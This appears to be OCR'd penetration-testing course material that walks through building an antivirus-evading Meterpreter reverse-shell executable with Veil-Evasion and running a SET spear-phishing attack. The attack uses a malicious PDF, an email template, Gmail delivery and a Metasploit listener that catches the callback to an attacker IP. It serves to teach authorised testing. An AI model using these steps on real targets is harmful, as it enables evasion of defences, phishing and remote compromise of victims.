

Fig.40: Running Veil

Bypassing antivirus applications

To see all the available payloads in Veil-Evasion, enter list at the prompt, as shown in Fig.41.

```
[>] Please enter a command: list
Available payloads:
    1)    auxiliary/coldwar_wrapper
    2)    auxiliary/pyinstaller_wrapper

--snip--

   22)    python/meterpreter/rev_tcp
   23)    python/shellcode_inject/aes_encrypt
   24)    python/shellcode_inject/arc_encrypt
   25)    python/shellcode_inject/base64_substitution
   26)    python/shellcode_inject/des_encrypt
   27)    python/shellcode_inject/flat
   28)    python/shellcode_inject/letter_substitution
```

Fig.41: Veil-Evasion payloads

Bypassing antivirus applications

As of this writing, there are 28 ways to create executables implemented in Veil-Evasion. For this example, choose option 23 to use the VirtualAlloc injection method and encrypt it with AES encryption. Once you choose a method, Veil-Evasion will prompt you to change the method options from the default, if desired, as shown in Fig.42.

```
[>] Please enter a command: 23

Payload: python/shellcode_inject/aes_encrypt loaded

 Required Options:

 Name            Current Value    Description
 ----            -------------    -----------
❶compile_to_exe  Y                Compile to an executable
 expire_paylo    X                Optional: Payloads expire after "X" days
❷inject_method   Virtual          Virtual, Void, Heap
 use_pyherion    N                Use the pyherion encrypter

 Available commands:

    set             set a specific option value
    info            show information about the payload
    generate        generate payload
    back            go to the main menu
    exit            exit Veil
```

Fig.42: Using Python VirtualAlloc in Veil-Evasion

Bypassing antivirus applications

By default, this payload will compile the Python script into an executable using VirtualAlloc() as the injection method . These options are correct for our example, so enter generate at the prompt. You are then prompted for details about the shellcode, as shown in Fig.43.

```
[?] Use msfvenom or supply custom shellcode?

       1 - msfvenom (default)
       2 - Custom

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.20.9
 [>] Enter value for 'LPORT': 2345
 [>] Enter extra msfvenom options in OPTION=value syntax:

 [*] Generating shellcode...
 [*] Press [enter] for 'payload'
 [>] Please enter the base name for output files: meterpreterveil

 [?] How would you like to create your payload executable?

       1 - Pyinstaller (default)
       2 - Py2Exe

 [>] Please enter the number of your choice: 1
--snip--
 [*] Executable written to: /root/veil-output/compiled/meterpreterveil.exe

 Language:    python
 Payload:    AESEncrypted
 Shellcode:    windows/meterpreter/reverse_tcp
 Options:    LHOST=192.168.20.9  LPORT=2345
 Required Options:    compile_to_exe=Y  inject_method=virtual  use_pyherion=N
 Payload File:    /root/veil-output/source/meterpreterveil.py
 Handler File:    /root/veil-output/handlers/meterpreterveil_handler.rc

 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
```

Fig.43: Generating the executable in Veil-Evasion

Bypassing antivirus applications

Veil-Evasion prompts you to select either Msfvenom to generate the shellcode or to provide custom shellcode. For our purposes, choose Msfvenom. The default payload is windows/meterpreter/reverse_tcp, so press enter to select it. You should be prompted for the usual options, LHOST and LPORT, and for a filename for the generated executable. Finally, Veil-Evasion offers two Python to executable methods. Choose the default, Pyinstaller, to have Veil-Evasion generate the malicious executable and save it to the veil-output/compiled directory.

As of this writing, the resulting executable sails right past Microsoft Security Essentials on our Windows 7 box. Veil-Evasion notes that you shouldn't upload the resulting executable to online scanners, so at the author's request we'll forgo checking this example with VirusTotal. However, we can install other antivirus solutions besides Microsoft Security Essentials to see if the executable is flagged.

Social Engineering-spear Phishing attacks

For example, consider notorious hacker Kevin Mitnick. Many of Mitnick's most famous exploits came down to walking into a building, convincing the security guard he had permission to be there, and then walking out with what he wanted. This kind of attack, called social engineering, exploits human vulnerabilities: a desire to be helpful, unawareness of security policies, and so on.

Social-engineering attacks can involve complex technical requirements or no technology at all. A social engineer can buy a cable guy uniform at the thrift store and potentially walk into an organization, and even into the server room. The IT help desk can receive a frantic call from the boss's assistant, who claims to have locked himself out of his webmail account. People generally want to be helpful, so unless there is a secure policy in place, the help desk worker may read back the password over the phone or set it to a default value, even though the caller is not who he says he is.

Social Engineering-spear Phishing attacks

- A common vector for social-engineering attacks is email. If you are ever short on entertainment at work, check out your email spam folder. Among the advertisements to make some things bigger and others smaller, you will find people trying desperately to give you all their money. I firmly believe that if you can find the one African prince who really does want to give you his fortune, it will be worth all those times your bank account got hacked from answering phishing emails. Joking aside, attempting to trick a user into giving up sensitive information by posing as a trusted person via email or other electronic means is known as a phishing attack. Phishing emails can be used to lure targets to visit malicious sites or download malicious attachments, among other things. Social-engineering attacks are the missing element needed to trick users into falling victim to the client-side attacks.
- Companies should put time and effort into training all employees about social-engineering attacks. No matter what sort of security technologies you put in place, employees have to be able to use their workstations, their mobile devices, and so on to get their job done.

Social Engineering-spear Phishing attacks

They will have access to sensitive information or security controls that, in the wrong hands, could harm the organization. Some security-awareness training may seem obvious, like “Don’t share your password with anyone” and “Check someone’s badge before you hold the door to a secure area for him or her.” Other security awareness may be new to many employees. For instance, on some pentesting engagements, I’ve had great success leaving USB sticks in the parking lot or DVDs labelled “Payroll” on the bathroom floor. Curious users start plugging these in, opening files, and giving me access to their systems. Security-awareness training about malicious files, USB switchblades, and other attacks can help stop users from falling victim to these types of social engineering attacks.

Social Engineering-spear Phishing attacks

The Social-Engineer Toolkit

TrustedSec's Social-Engineer Toolkit (SET), an open-source Python-driven tool, is designed to help you perform social-engineering attacks during pentests. SET will help you create a variety of attacks such as email phishing campaigns (designed to steal credentials, financial information, and so on using specially targeted email) and web-based attacks (such as cloning a client website and tricking users into entering their login credentials). Social Engineering 245 SET comes preinstalled in Kali Linux. To start SET in Kali Linux, enter setoolkit at a prompt, as shown in Fig.44. We'll use SET to run social-engineering attacks, so enter a 1 at the prompt to move to the Social Engineering Attacks menu. You will be prompted to accept the terms of service.

- In this chapter we'll look at just a few of the SET attacks that I use regularly on pentesting engagements. We'll begin with spear-phishing attacks, which allow us to deliver attacks via email.

```
root@kali:~# setoolkit
--snip--
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
--snip--
  99) Exit the Social-Engineer Toolkit

set> 1
```

Social Engineering-spear Phishing attacks

Spear-Phishing Attacks

The Social-Engineering Attacks menu gives us several attack options, as shown in Fig.45. We'll create a spear-phishing attack, which will allow us to create malicious files for client-side attacks, email them, and automatically set up a Metasploit handler to catch the payload.



Fig.45: Choose Spear-Phishing Attack Vectors

Social Engineering-spear Phishing attacks

Select option 1 to choose Spear-Phishing Attack Vectors. The SpearPhishing Attack Vectors menu is shown in Fig.46

- The first option, perform a Mass Email Attack, allows us to send a malicious file to a predefined email address or list of addresses as well as set up a Metasploit listener for the selected payload. The second option, create a FileFormat Payload, lets us create a malicious file with a Metasploit payload. The third option allows us to create a new email template to be used in SET attacks. Choose option 1 to create an email attack. (We'll have the option to send a single email or mass email later.)
-



Fig.46: Choose Perform a Mass Email Attack

Social Engineering-spear Phishing attacks

Choosing a Payload

Now to choose a payload. A selection of payload options is shown in Fig.47.

```
          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
--snip--
  12) Adobe util.printf() Buffer Overflow
--snip--
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads> 12
```

Fig.47: Choose a payload.

Social Engineering-spear Phishing attacks

For example, to re-create our PDF attack from Chapter 10, choose option 12: Adobe util.printf() Buffer Overflow. (SET includes many Metasploit attacks, as well as its own, specific attacks.) You should be prompted to choose a payload for your malicious file (Fig.48).

The usual suspects are all here, including windows/meterpreter/reverse_tcp, which appears in a more human-readable form as Windows Meterpreter Reverse_ TCP. We'll choose this option for our sample attack.



Fig.48: Choose a payload.

Social Engineering-spear Phishing attacks

Setting Options

SET should prompt for the relevant options for the payload, in this case the LHOST and LPORT. If you're not very familiar with Metasploit, just answer the prompts to set the correct options automatically, as shown in Fig.49. Set the payload listener to the IP address of Kali Linux. Leave the port to connect back on to the default (443).

```
set> IP address for the payload listener: 192.168.20.9
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /usr/share/set/src/program_junk/template.pdf
directory
[-] As an added bonus, use the file-format creator in SET to create your
attachment.
```

Fig.49: Setting Options.

.

Social Engineering-spear Phishing attacks

Naming Your File

Next you should be prompted to name your malicious file.

Select option 2 to rename the malicious PDF and enter the filename bulbsecuritysalaries.pdf. SET should continue.

```
Right now the attachment will be imported with filename of 'template.whatever'
   Do you want to rename the file?
   example Enter the new filename: moo.pdf
    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing> 2
set:phishing> New filename: bulbsecuritysalaries.pdf
[*] Filename changed, moving on...
```

Social Engineering-spear Phishing attacks

Single or Mass Email

Now to decide whether to have SET send our malicious file to a single email address or a list of addresses, as shown in Fig.50.

Choose the single email address option for now. (We'll look at sending mass email in "Mass Email Attacks".)

```
   Social Engineer Toolkit Mass E-Mailer

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer
   99. Return to main menu.

set:phishing> 1
```

Fig.50: Choosing to perform a single email address attack

Social Engineering-spear Phishing attacks

Creating the Template

When crafting the email, we can use one of SET's email templates or enter text for one-time use in the template. In addition, if you choose Create a Social-Engineering Template, you can create a template that you can reuse.

Many of my social engineering customers like me to use fake emails that appear to come from a company executive or the IT manager, announcing new website functionality or a new company policy. Let's use one of SET's email templates as an example to fake this email now, as shown in Fig.51; we'll create our own email later in the chapter.

```
   Do you want to use a predefined template or craft a one time email
template.
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing> 1
[-] Available templates:
1: Strange internet usage from your computer
2: Computer Issue
3: New Update
4: How long has it been
5: WOAAAA!!!!!!!!! This is crazy...
6: Have you seen this?
7: Dan Brown's Angels & Demons
8: Order Confirmation
9: Baby Pics
10: Status Report
set:phishing> 5
```

Fig.51: Choosing an email template

Social Engineering-spear Phishing attacks

Setting the Target

Now SET should prompt you for your target email address and a mail server for use in delivering the attack email. You can use your own mail server, one that is misconfigured to allow anyone to send mail (called an open relay), or a Gmail account, as shown in Fig.52. Let's use Gmail for this attack by choosing option 1.

```
set:phishing> Send email to: georgia@metasploit.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
[!] Unable to deliver email. Printing exceptions message below, this is most
likely due to an illegal attachment. If using GMAIL they inspect PDFs and is
most likely getting caught.
[*] SET has finished delivering the emails
```

Fig.52: Sending email with SET.

Social Engineering-spear Phishing attacks

When prompted, enter the email address and password for your Gmail account. SET should attempt to deliver the message. But as you can see in the message at the bottom of the listing, Gmail inspects attachments and catches our attack.

That's just a first attempt, of course. You may get better results using your own mail server or your client's mail server, if you can gather or guess the credentials.

Of course, in this example, I'm just sending emails to myself. We looked at tools such as theHarvester to find valid email addresses to target.

Setting Up a Listener

We can also have SET set up a Metasploit listener to catch our payload if anyone opens the email attachment. Even if you're not familiar with Metasploit syntax, you should be able to use SET to set up this attack based on the options we chose in "Setting Options". You can see that SET uses a resource file to automatically set the payload, LHOST, and LPORT options based on our previous answers when building the payload (Fig.53).

Now we wait for a curious user to open our malicious PDF and send us a session. Use ctrl-C to close the listener and type exit to move back to the previous menu. Option 99 will take you back to SET's Social-Engineering Attacks menu.

Social Engineering-spear Phishing attacks

```
set:phishing> Setup a listener [yes|no]: yes
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler

resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/
reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.20.9
LHOST => 192.168.20.9
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
--snip--
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.20.9:443
[*] Starting the payload handler...
```

Fig.53: Setting up a listener.